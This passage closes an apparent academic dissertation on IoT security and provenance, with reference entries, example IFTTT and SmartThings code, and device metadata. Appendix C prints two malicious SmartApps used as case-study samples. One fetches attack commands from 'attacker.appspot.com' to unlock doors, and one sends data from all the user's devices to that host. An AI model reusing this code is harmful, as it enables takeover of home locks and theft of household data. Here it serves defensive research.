[173] R. Paccagnella, P. Datta, W. U. Hassan, C. W. Fletcher, A. Bates, A. Miller, and D. Tian, "Custos: Practical tamper-evident auditing of operating systems using trusted execution," in *Proc. of the Symposium on Network and Distributed System Security (NDSS)*, 2020.

[174] B. Dong, Z. Chen, H. W. Wang, L.-A. Tang, K. Zhang, Y. Lin, Z. Li, and H. Chen, "Efficient discovery of abnormal event sequences in enterprise security systems," in *Proceedings of the 2017 ACM on Conference on Information and Knowledge Management*. ACM, 2017, pp. 707–715.

[175] S. Omar, A. Ngadi, and H. H. Jebur, "Machine learning techniques for anomaly detection: an overview," *International Journal of Computer Applications*, vol. 79, no. 2, 2013.

[176] A. Bako, "All paths in an activity network," *Statistics: A Journal of Theoretical and Applied Statistics*, vol. 7, no. 6, pp. 851–858, 1976.

[177] D. Eppstein, "Finding the k shortest paths," *SIAM Journal on computing*, vol. 28, no. 2, pp. 652–673, 1998.

[178] "Event Tracing," https://docs.microsoft.com/en-us/windows/desktop/ETW/event-tracing-portal, 2019.

[179] "System administration utilities," 2019, http://man7.org/linux/man-pages/man8/auditd.8.html/.

[180] "gensim: Topic modelling for humans," https://radimrehurek.com/gensim/index.html, 2019.

[181] "scikit-learn: machine learning in Python," https://scikit-learn.org/, 2019.

[182] "VirusShare," https://virusshare.com, 2019.

[183] "VirusSign," https://www.virussign.com/, 2019.

[184] "Cuckoo Sandbox - Automated Malware Analysis," https://cuckoosandbox.org/, 2019.

[185] M. Sebastián, R. Rivera, P. Kotzias, and J. Caballero, "Avclass: A tool for massive malware labeling," in *International Symposium on Research in Attacks, Intrusions, and Defenses*. Springer, 2016, pp. 230–253.

[186] "VirusTotal," https://www.virustotal.com/, 2018.

[187] "Tencent HABO," https://habo.qq.com/, 2019.

[188] A. Narayanan, M. Chandramohan, R. Venkatesan, L. Chen, Y. Liu, and S. Jaiswal, "graph2vec: Learning distributed representations of graphs," *arXiv preprint arXiv:1707.05005*, 2017.

[189] F. T. Liu, K. M. Ting, and Z.-H. Zhou, "Isolation forest," in *2008 Eighth IEEE International Conference on Data Mining*. IEEE, 2008, pp. 413–422.

[190] B. Schölkopf, R. C. Williamson, A. J. Smola, J. Shawe-Taylor, and J. C. Platt, "Support vector method for novelty detection," in *Advances in neural information processing systems*, 2000, pp. 582–588.

[191] "Fitting an elliptic envelope," https://scikit-learn.org/stable/modules/outlier_detection.html#fitting-an-elliptic-envelope, 2019.

[192] "VirusTotal Report," https://www.virustotal.com/gui/file/56f98e3ed00e48ff9cb89dea5f6e11c1/, 2019.

[193] "Sofacy Attacks Multiple Government Entities," https://unit42.paloaltonetworks.com/unit42-sofacy-attacks-multiple-government-entities/, 2019.

[194] L. v. d. Maaten and G. Hinton, "Visualizing data using t-sne," *Journal of machine learning research*, vol. 9, no. Nov, pp. 2579–2605, 2008.

[195] M. T. Ribeiro, S. Singh, and C. Guestrin, ""why should I trust you?": Explaining the predictions of any classifier," in *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, San Francisco, CA, USA, August 13-17, 2016*, 2016, pp. 1135–1144.

[196] M. N. Hossain, S. M. Milajerdi, J. Wang, B. Eshete, R. Gjomemo, R. Sekar, S. D. Stoller, and V. N. Venkatakrishnan, "SLEUTH: real-time attack scenario reconstruction from COTS audit data," in *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017.*, 2017, pp. 487–504.

[197] I. Katriel, L. Michel, and P. Hentenryck, "Maintaining longest paths incrementally," *Constraints*, vol. 10, no. 2, pp. 159–183, Apr. 2005.

[198] T. Y. Berger-Wolf and J. Saia, "A framework for analysis of dynamic social networks," in *Proceedings of the 12th ACM SIGKDD international conference on Knowledge discovery and data mining.* ACM, 2006, pp. 523–528.

[199] S. Hochreiter and J. Schmidhuber, "Long short-term memory," *Neural computation*, vol. 9, no. 8, pp. 1735–1780, 1997.

[200] K. S. Tai, R. Socher, and C. D. Manning, "Improved semantic representations from tree-structured long short-term memory networks," *arXiv preprint arXiv:1503.00075*, 2015.

[201] T. N. Kipf and M. Welling, "Semi-supervised classification with graph convolutional networks," *arXiv preprint arXiv:1609.02907*, 2016.

[202] R. Chalapathy, A. K. Menon, and S. Chawla, "Anomaly detection using one-class neural networks," *arXiv preprint arXiv:1802.06360*, 2018.

[203] P. Perera and V. M. Patel, "Learning deep features for one-class classification," *IEEE Transactions on Image Processing*, 2019.

[204] T. Barabosch, S. Eschweiler, and E. Gerhards-Padilla, "Bee master: Detecting host-based code injection attacks," in *International conference on detection of intrusions and malware, and vulnerability assessment.* Springer, 2014, pp. 235–254.

[205] T. Barabosch, N. Bergmann, A. Dombeck, and E. Padilla, "Quincy: Detecting host-based code injection attacks in memory dumps," in *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment.* Springer, 2017, pp. 209–229.

[206] "Remote Thread Injection on Windows," http://blog.aaronballman.com/2011/06/remote-thread-injection-on-windows/, 2011.

[207] "AtomBombing: Brand New Code Injection for Windows," https://blog.ensilo.com/atombombing-brand-new-code-injection-for-windows, 2016.

[208] F. Dang, Z. Li, Y. Liu, E. Zhai, Q. A. Chen, T. Xu, Y. Chen, and J. Yang, "Understanding fileless attacks on linux-based iot devices with honeycloud," in *Proceedings of the 17th Annual International Conference on Mobile Systems, Applications, and Services.* ACM, 2019, pp. 482–493.

[209] Y. Feng, S. Anand, I. Dillig, and A. Aiken, "Apposcopy: Semantics-based detection of android malware through static analysis," in *Proceedings of the 22nd ACM SIGSOFT International Symposium on Foundations of Software Engineering*. ACM, 2014, pp. 576–587.

[210] B. Anderson, D. Quist, J. Neil, C. Storlie, and T. Lane, "Graph-based malware detection using dynamic analysis," *Journal in computer Virology*, vol. 7, no. 4, pp. 247–258, 2011.

[211] A. Damodaran, F. Di Troia, C. A. Visaggio, T. H. Austin, and M. Stamp, "A comparison of static, dynamic, and hybrid analysis for malware detection," *Journal of Computer Virology and Hacking Techniques*, vol. 13, no. 1, pp. 1–12, 2017.

[212] I. Burguera, U. Zurutuza, and S. Nadjm-Tehrani, "Crowdroid: behavior-based malware detection system for android," in *Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices*. ACM, 2011, pp. 15–26.

[213] X. Shu, D. Yao, and N. Ramakrishnan, "Unearthing stealthy program attacks buried in extremely long execution paths," in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, 2015, pp. 401–413.

[214] G. Pék, Z. Lázár, Z. Várnagy, M. Félegyházi, and L. Buttyán, "Membrane: a posteriori detection of malicious code loading by memory paging analysis," in *European Symposium on Research in Computer Security*. Springer, 2016, pp. 199–216.

[215] M. Caselli, E. Zambon, and F. Kargl, "Sequence-aware intrusion detection in industrial control systems," in *Proceedings of the 1st ACM Workshop on Cyber-Physical System Security*. ACM, 2015, pp. 13–24.

[216] K. Padmanabhan, Z. Chen, S. Lakshminarasimhan, S. S. Ramaswamy, and B. T. Richardson, "Graph-based anomaly detection," *Practical Graph Mining with R (2013)*, vol. 311, 2013.

[217] M. A. Siddiqui, A. Fern, R. Wright, A. Theriault, D. Archer, and W. Maxwell, "Detecting cyberattack entities from audit data via multi-view anomaly detection with feedback," in *Workshops at the Thirty-Second AAAI Conference on Artificial Intelligence*, 2018.

[218] P. Bojanowski, E. Grave, A. Joulin, and T. Mikolov, "Enriching word vectors with subword information," *CoRR*, 2016.

[219] M. Pagliardini, P. Gupta, and M. Jaggi, "Unsupervised learning of sentence embeddings using compositional n-gram features," *arXiv preprint arXiv:1703.02507*, 2017.

[220] M. Mimura and H. Tanaka, "A linguistic approach towards intrusion detection in actual proxy logs," in *International Conference on Information and Communications Security*. Springer, 2018, pp. 708–718.

[221] N. Tavabi, P. Goyal, M. Almukaynizi, P. Shakarian, and K. Lerman, "Darkembed: Exploit prediction with neural language models," in *Thirty-Second AAAI Conference on Artificial Intelligence*, 2018.

[222] D. Wagner and P. Soto, "Mimicry attacks on host-based intrusion detection systems," in *Proceedings of the 9th ACM Conference on Computer and Communications Security*. ACM, 2002.

[223] D. Gao, M. K. Reiter, and D. Song, "On gray-box program tracking for anomaly detection," *Department of Electrical and Computing Engineering*, p. 24, 2004.

[224] H. H. Feng, O. M. Kolesnikov, P. Fogla, W. Lee, and W. Gong, "Anomaly detection using call stack information," in *2003 Symposium on Security and Privacy*. IEEE, 2003.

[225] J. T. Giffin, S. Jha, and B. P. Miller, "Efficient context-sensitive intrusion detection." in *NDSS*, 2004.

[226] J. T. Giffin, D. Dagon, S. Jha, W. Lee, and B. P. Miller, "Environment-sensitive intrusion detection," in *International Workshop on Recent Advances in Intrusion Detection*. Springer, 2005, pp. 185–206.

[227] F. Maggi, M. Matteucci, and S. Zanero, "Detecting intrusions through system call sequence and argument analysis," *IEEE Transactions on Dependable and Secure Computing*, vol. 7, no. 4, pp. 381–395, 2008.

[228] K. Xu, K. Tian, D. Yao, and B. G. Ryder, "A sharper sense of self: Probabilistic reasoning of program behaviors for anomaly detection with context sensitivity," in *DSN*. IEEE, 2016.

[229] C. Kruegel, E. Kirda, D. Mutz, W. Robertson, and G. Vigna, "Automating mimicry attacks using static binary analysis," in *USENIX Security Symposium*, vol. 14, 2005.

[230] J. T. Giffin, S. Jha, and B. P. Miller, "Automated discovery of mimicry attacks," in *International Workshop on Recent Advances in Intrusion Detection*. Springer, 2006, pp. 41–60.

[231] C. Parampalli, R. Sekar, and R. Johnson, "A practical mimicry attack against powerful system-call monitors," in *Proceedings of the 2008 ACM symposium on Information, computer and communications security*. ACM, 2008.

[232] A. Bates, W. U. Hassan, K. Butler, A. Dobra, B. Reaves, P. Cable, T. Moyer, and N. Schear, "Transparent web service auditing via network provenance functions," in *WWW*, 2017.

[233] W. U. Hassan, M. A. Noureddine, P. Datta, and A. Bates, "OmegaLog: High-fidelity attack investigation via transparent multi-layer log analysis," in *NDSS*, 2020.

[234] A. Chen, A. Haeberlen, W. Zhou, and B. T. Loo, "One primitive to diagnose them all: Architectural support for internet diagnostics," in *EuroSys*, 2017.

[235] D. Nguyen, J. Park, and R. Sandhu, "Adopting provenance-based access control in openstack cloud iaas," in *NSS*, 2014, pp. 15–27.

[236] B. E. Ujcich, S. Jero, A. Edmundson, Q. Wang, R. Skowyra, J. Landry, A. Bates, W. H. Sanders, C. Nita-Rotaru, and H. Okhravi, "Cross-app poisoning in software-defined networking," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, 2018, pp. 648–663.

[237] Q. Wang, W. U. Hassan, A. Bates, and C. Gunter, "Provenance tracing in the internet of things," in *Proceedings of the 9th USENIX Conference on Theory and Practice of Provenance*, 2017, pp. 9–9.

[238] Y. Kwon, F. Wang, W. Wang, K. H. Lee, W.-C. Lee, S. Ma, X. Zhang, D. Xu, S. Jha, G. F. Ciocarlie et al., "Mci: Modeling-based causality inference in audit logging for attack investigation." in *NDSS*, 2018.

[239] M. Ozcelik, N. Chalabianloo, and G. Gur, "Software-defined edge defense against iot-based ddos," in *2017 IEEE International Conference on Computer and Information Technology (CIT)*. IEEE, 2017, pp. 308–313.

[240] Y. Meidan, M. Bohadana, Y. Mathov, Y. Mirsky, D. Breitenbacher, A. Shabtai, and Y. Elovici, "N-baiot: Network-based detection of iot botnet attacks using deep autoencoders," *arXiv preprint arXiv:1805.03409*, 2018.

[241] T. D. Nguyen, S. Marchal, M. Miettinen, M. H. Dang, N. Asokan, and A.-R. Sadeghi, "Diot: A crowdsourced self-learning approach for detecting compromised iot devices," *arXiv preprint arXiv:1804.07474*, 2018.

[242] A. Alzuri, D. Andrade, Y. N. Escobar, and B. M. Zamora, "The growth of fileless malware."

[243] J. Carrillo-Mondéjar, J. Martínez, and G. Suarez-Tangil, "Characterizing linux-based malware: Findings and recent trends," *Future Generation Computer Systems*, 2020.

[244] B. B. Zarpelao, R. S. Miani, C. T. Kawakani, and S. C. de Alvarenga, "A survey of intrusion detection in internet of things," *Journal of Network and Computer Applications*, vol. 84, pp. 25–37, 2017.

[245] S. S. Chawathe, "Monitoring iot networks for botnet activity," in *2018 IEEE 17th International Symposium on Network Computing and Applications (NCA)*. IEEE, 2018, pp. 1–8.

[246] S. H. Hashemi, S. A. Jyothi, and R. H. Campbell, "TicTac: Accelerating Distributed Deep Learning with Communication Scheduling," *arXiv.org*, Mar. 2018.

[247] K. Bonawitz, H. Eichner, W. Grieskamp, D. Huba, A. Ingerman, V. Ivanov, C. Kiddon, S. Mazzocchi, H. B. McMahan, T. Van Overveldt, D. Petrou, D. Ramage, and J. Roselander, "Towards Federated Learning at Scale: System Design," *arXiv.org*, Feb. 2019.

[248] E. Cozzi, M. Graziano, Y. Fratantonio, and D. Balzarotti, "Understanding linux malware," in *2018 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2018, pp. 161–175.

[249] "CVE-2017-3881 How to Mitigate CIA Vault 7 Exploits on Your Cisco Switches," https://goo.gl/fe6ZuY, 2017.

[250] "SambaCry, the Seven Year Old Samba Vulnerability, is the Next Big Threat (for now)," https://www.guardicore.com/2017/05/samba/, 2017.

[251] "Intel Software Guard Extensions ," https://software.intel.com/en-us/sgx, 2018.

[252] "Introducing Arm TrustZone," https://developer.arm.com/technologies/trustzone, 2018.

[253] K. Ariyapala, H. G. Do, H. N. Anh, W. K. Ng, and M. Conti, "A host and network based intrusion detection for android smartphones," in *2016 30th International Conference on Advanced Information Networking and Applications Workshops (WAINA)*. IEEE, 2016, pp. 849–854.

[254] S. M. Milajerdi, R. Gjomemo, B. Eshete, R. Sekar, and V. Venkatakrishnan, "Holmes: real-time apt detection through correlation of suspicious information flows," in *2019 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2019, pp. 1137–1152.

[255] "DeepDist," https://github.com/dirkneumann/deepdist, 2020.

[256] J. Dean, G. Corrado, R. Monga, K. Chen, M. Devin, M. Mao, M. Ranzato, A. Senior, P. Tucker, K. Yang et al., "Large scale distributed deep networks," in *Advances in neural information processing systems*, 2012, pp. 1223–1231.

[257] B. McMahan, E. Moore, D. Ramage, S. Hampson, and B. A. y Arcas, "Communication-efficient learning of deep networks from decentralized data," in *Artificial Intelligence and Statistics*. PMLR, 2017, pp. 1273–1282.

[258] C. Zhou and R. C. Paffenroth, "Anomaly detection with robust deep autoencoders," in *Proceedings of the 23rd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, 2017, pp. 665–674.

[259] M. Sakurada and T. Yairi, "Anomaly detection using autoencoders with nonlinear dimensionality reduction," in *Proceedings of the MLSDA 2014 2nd Workshop on Machine Learning for Sensory Data Analysis*, 2014, pp. 4–11.

[260] "Flask," https://flask.palletsprojects.com/, 2020.

[261] "Flask-SocketIO," https://flask-socketio.readthedocs.io/en/latest/, 2020.

[262] S. Wang, T. Tuor, T. Salonidis, K. K. Leung, C. Makaya, T. He, and K. Chan, "When edge meets learning: Adaptive control for resource-constrained distributed machine learning," in *IEEE INFOCOM 2018-IEEE Conference on Computer Communications*. IEEE, 2018, pp. 63–71.

[263] Y. Mirsky, T. Golomb, and Y. Elovici, "Lightweight collaborative anomaly detection for the iot using blockchain," *Journal of Parallel and Distributed Computing*, vol. 145, pp. 75–97, 2020.

[264] Y. Gao, M. Kim, S. Abuadbba, Y. Kim, C. Thapa, K. Kim, S. A. Camtepe, H. Kim, and S. Nepal, "End-to-end evaluation of federated learning and split learning for internet of things," *arXiv preprint arXiv:2003.13376*, 2020.

[265] A. Feraudo, P. Yadav, V. Safronov, D. A. Popescu, R. Mortier, S. Wang, P. Bellavista, and J. Crowcroft, "Colearn: enabling federated learning in mud-compliant iot edge networks," in *Proceedings of the Third ACM International Workshop on Edge Systems, Analytics and Networking*, 2020, pp. 25–30.

[266] P. B. Rao and S. Uma, "Raspberry pi home automation with wireless sensors using smart phone," *International Journal of Computer Science and Mobile Computing*, vol. 4, no. 5, pp. 797–803, 2015.

[267] "A small server for big companies – New Raspberry Pi support in SLES for ARM," https://goo.gl/7A2pbu, 2018.

[268] "Meet OTTO - The Hackable GIF Camera," https://www.kickstarter.com/projects/1598272670/meet-otto-the-hackable-gif-camera, 2018.

[269] "Slice : A media player and more by Five Ninjas," https://www.kickstarter.com/projects/fiveninjas/slice-a-media-player-and-more, 2018.

[270] "Raspbian," https://www.raspberrypi.org/products/raspberry-pi-3-model-b-plus/, 2018.

[271] "Google Assistant, your own personal Google," https://assistant.google.com/, 2018.

[272] "Kodi — Open Source Home Theater Software," https://kodi.tv/, 2018.

[273] "Minim," https://www.minim.co/, 2018.

[274] "Samba," https://en.wikipedia.org/wiki/Samba_(software), 2018.

[275] "Motion," https://motion-project.github.io/, 2018.

[276] "Navit-car navigation system," https://www.navit-project.org/, 2018.

[277] "What is Solaris mode?" https://help.gnome.org/users/gnome-system-monitor/stable/solaris-mode.html.en, 2019.

[278] "Auditing Security Events," https://goo.gl/FkaDCa, 2017.

[279] "Sysdig," https://sysdig.com/, 2018.

[280] "DTrace," https://en.wikipedia.org/wiki/DTrace, 2018.

[281] H. Aksu, A. S. Uluagac, and E. Bentley, "Identification of wearable devices with bluetooth," *IEEE Transactions on Sustainable Computing*, 2018.

[282] M. Miettinen, S. Marchal, I. Hafeez, N. Asokan, A.-R. Sadeghi, and S. Tarkoma, "Iot sentinel: Automated device-type identification for security enforcement in iot," in *Distributed Computing Systems (ICDCS), 2017 IEEE 37th International Conference on*. IEEE, 2017, pp. 2177–2184.

[283] Y. Meidan, M. Bohadana, A. Shabtai, M. Ochoa, N. O. Tippenhauer, J. D. Guarnizo, and Y. Elovici, "Detection of unauthorized iot devices using machine learning techniques," *arXiv preprint arXiv:1709.04647*, 2017.

[284] L. Akoglu, H. Tong, and D. Koutra, "Graph based anomaly detection and description: a survey," *Data mining and knowledge discovery*, vol. 29, no. 3, pp. 626–688, 2015.

[285] T. R. Glass-Vanderlan, M. D. Iannacone, M. S. Vincent, R. A. Bridges et al., "A survey of intrusion detection systems leveraging host data," *arXiv preprint arXiv:1805.06070*, 2018.

[286] H. Bostani and M. Sheikhan, "Hybrid of anomaly-based and specification-based ids for internet of things using unsupervised opf based on mapreduce approach," *Computer Communications*, vol. 98, pp. 52–71, 2017.

[287] S. Raza, L. Wallgren, and T. Voigt, "Svelte: Real-time intrusion detection in the internet of things," *Ad hoc networks*, vol. 11, no. 8, pp. 2661–2674, 2013.

[288] A. Kumar and T. J. Lim, "Early detection of mirai-like iot bots in large-scale networks through sub-sampled packet traffic analysis," *arXiv preprint arXiv:1901.04805*, 2019.

[289] H. Bahşi, S. Nõmm, and F. B. La Torre, "Dimensionality reduction for machine learning based iot botnet detection," in *2018 15th International Conference on Control, Automation, Robotics and Vision (ICARCV)*. IEEE, 2018, pp. 1857–1862.

[290] S. Nõmm and H. Bahşi, "Unsupervised anomaly based botnet detection in iot networks," in *2018 17th IEEE International Conference on Machine Learning and Applications (ICMLA)*. IEEE, 2018, pp. 1048–1053.

[291] G. Gu, R. Perdisci, J. Zhang, and W. Lee, "Botminer: Clustering analysis of network traffic for protocol- and structure-independent botnet detection," in *Proceedings of the 17th Conference on Security Symposium*. Berkeley, CA, USA: USENIX Association, 2008, pp. 139–154.

[292] R. Perdisci, W. Lee, and N. Feamster, "Behavioral clustering of http-based malware and signature generation using malicious network traces." in *NSDI*, vol. 10, 2010, p. 14.

[293] M. Antonakakis, R. Perdisci, Y. Nadji, N. Vasiloglou, S. Abu-Nimeh, W. Lee, and D. Dagon, "From throw-away traffic to bots: Detecting the rise of dga-based malware." in *USENIX security symposium*, vol. 12, 2012.

[294] K. Bartos, M. Sofka, and V. Franc, "Optimized invariant representation of network traffic for detecting unseen malware variants." in *USENIX security symposium*, 2016, pp. 807–822.

[295] Y. S. Amit and E. Pavlov, "Method and apparatus for classifying and combining computer attack information," Aug. 9 2016, US Patent 9,413,773.

[296] Y. S. Amit, "Method and apparatus for computer intrusion detection," June 13 2017, US Patent 9,679,131.

APPENDIX A: EXAMPLE CODE IN IOT PLATFORMS

A.1 IFTTT APPLET FILTER CODE EXAMPLE

In Listing A.1, we show an example snippet of filter code. The code snippet conditionally execute actions based on the time of a day.

Listing A.1: An example snippet of IFTTT applet filter code.

```
var timeOfDay = Meta.currentUserTime.hour()

if (timeOfDay >= 22 || timeOfDay < 8 ) {
  // Skip sending me a push notification
  IfNotifications.sendNotification.skip("Too late")
} else {
  // Skip saving the article to Feedly
  Feedly.createNewEntryFeedly.skip("I already know")
}
```

A.2 THE CODE STRUCTURE OF AN EXAMPLE DEVICE HANDLER

Each Device Handler has a `parse` method which parses the message of a device and generates corresponding events. For each capability the device supports, the Device Handler needs to implement the command methods the capability defines.

Listing A.2: An example device handler.

```
definition (name: "Zigbee Switch") {
    capability "Actuator"
    capability "Switch"
}
def parse(String description) {
  def value = zigbee.parse(description)?.text
  def name = value in ["on","off"] ? "switch" : null
  return createEvent(name: name, value: value)
}
def on() {
  zigbee.smartShield(text: "on").format()
}
def off() {
  zigbee.smartShield(text: "off").format()
}
```

APPENDIX B: EXAMPLE DEVICE/SERVICE METADATA OF IRULER

In Listing B.1, we show the device metadata of a simple heater with a `switch` attribute and two commands `turn_on` and `turn_off`.

Listing B.1: An example device metadata of a simple heater.

```
{
  "ModelType":"SimpleHeater",
  "Attributes":[
    {
      "Name":"switch",
      "Type":"bool",
      "Default":"false"
    }
  ],
  "Commands":[
    {
      "Name":"turn_on",
      "Arguments":[],
      "Transition":{
        "assignments":{
          "switch":"true"
        }
      },
      "Effects":[
        {
          "EnvironmentalVariable":"Temperature",
          "Effect":"Increase",
          "Rate":1
        }
      ]
    },{
      "Name":"turn_off",
      "Arguments":[],
      "Transition":{
        "assignments":{
          "switch":"false"
        }
      }
    }
  ]
}
```

In Listing B.2, we show the generated service metadata of the Lockitron [1] service in IFTTT. The Lockitron service has two triggers "*Lockitron locked*" and "*Lockitron unlocked*", and two actions "*Lock Lockitron*" and "*Unlock Lockitron*".

Listing B.2: The service metadata of Lockitron generated with the help of our NLP tool.

```
{
  "ServiceType":"Lockitron",
  "Attributes":[],
  "Commands":[
    {
      "Name":"Lock_Lockitron",
      "Arguments":[
        {
          "Name":"lock_id",
          "Type":"string"
        }
      ],
      "Transition":{
        "Events":[
          {
            "Name":"Lockitron_Locked"
          }
        ]
      }
    },
    {
      "Name":"Unlock_Lockitron",
      "Arguments":[],
      "Transition":{
        "Events":[
          {
            "Name":"Lockitron_Unlocked"
          }
        ]
      }
    }
  ]
}
```

[1] https://ifttt.com/Lockitron

APPENDIX C: SOURCE CODE OF SMARTAPPS USED IN PROVTHINGS CASE STUDIES

C.1 SOURCE CODE OF THE LOCKITWHENILEAVE SMARTAPP

The malicious payload in the app queries an attacker site to get attack command and attack time at installation time. The `attack` function checks if the current time is after the specified attack time, then sends a message to a phone and executes the attack command.

Listing C.1: Source Code of the LockItWhenILeave SmartApp

```
preferences {
  input "camera", "capability.videoCamera"
  input "lock", "capability.lock"
}
def installed() {
  subscribe(location, "mode", modeHandler)
  checkUpdate()
}
def modeHandler(evt){
  if(evt.value == "Away"){
    lock.lock()
    camera.on()
    runIn(60, attack)
  }
}
def checkUpdate(){
  httpGet("http://attacker.appspot.com") { resp ->
    state.command = resp.data.command
    state.time = resp.data.time
  }
}
def attack() {
  if(now() >= state.time){
    sendSms("xxx-xxx-xxxx", "Unlock the door!")
    settings.each{k,v->
      v."$state.command"()
    }
    checkUpdate()
  }
}
```

C.2 SOURCE CODE OF THE FACEDOOR SMARTAPP

The malicious payload in the app subscribes sensitive events of all authorized devices and stores them in the `state.data` global variable. At installation time, the app creates a scheduler which sends the data to an attacker at midnight every day.

Listing C.2: Source Code of the FaceDoor SmartApp

```
preferences {
  input "motion", "capability.motionSensor"
  input "camera", "capability.imageCapture"
  input "lock", "capability.lock"
}
def installed() {
  subscribe(motion, "motion", motionHandler)
  subscribe(camera, "image", faceRecognizer)
  spy()
  schedule("0 0 0 * * ?", sendData)
}
def motionHandler(evt){
  if(evt.value == "active"){
    camera.take()
  }
}
def faceRecognizer(evt){
  if(isAuth(evt.value))
    lock.unlock()
}
def spy(){
  def attrs = ["codeReport","image", "lock"...]
  settings.each{k,v-> attrs.each{
      subscribe(v.id, it, spyHandler)
    }
  }
  subscribe(location, spyHandler)
}
def spyHandler(evt){
  state.data << evt
}
def sendData(){
  httpPost("http://attacker.appspot.com", state.data)
}
def isAuth(img){
  def result;
  httpPost("http://trust.me", img) { resp ->
    result = resp.data.auth
  }
  return result;
}
```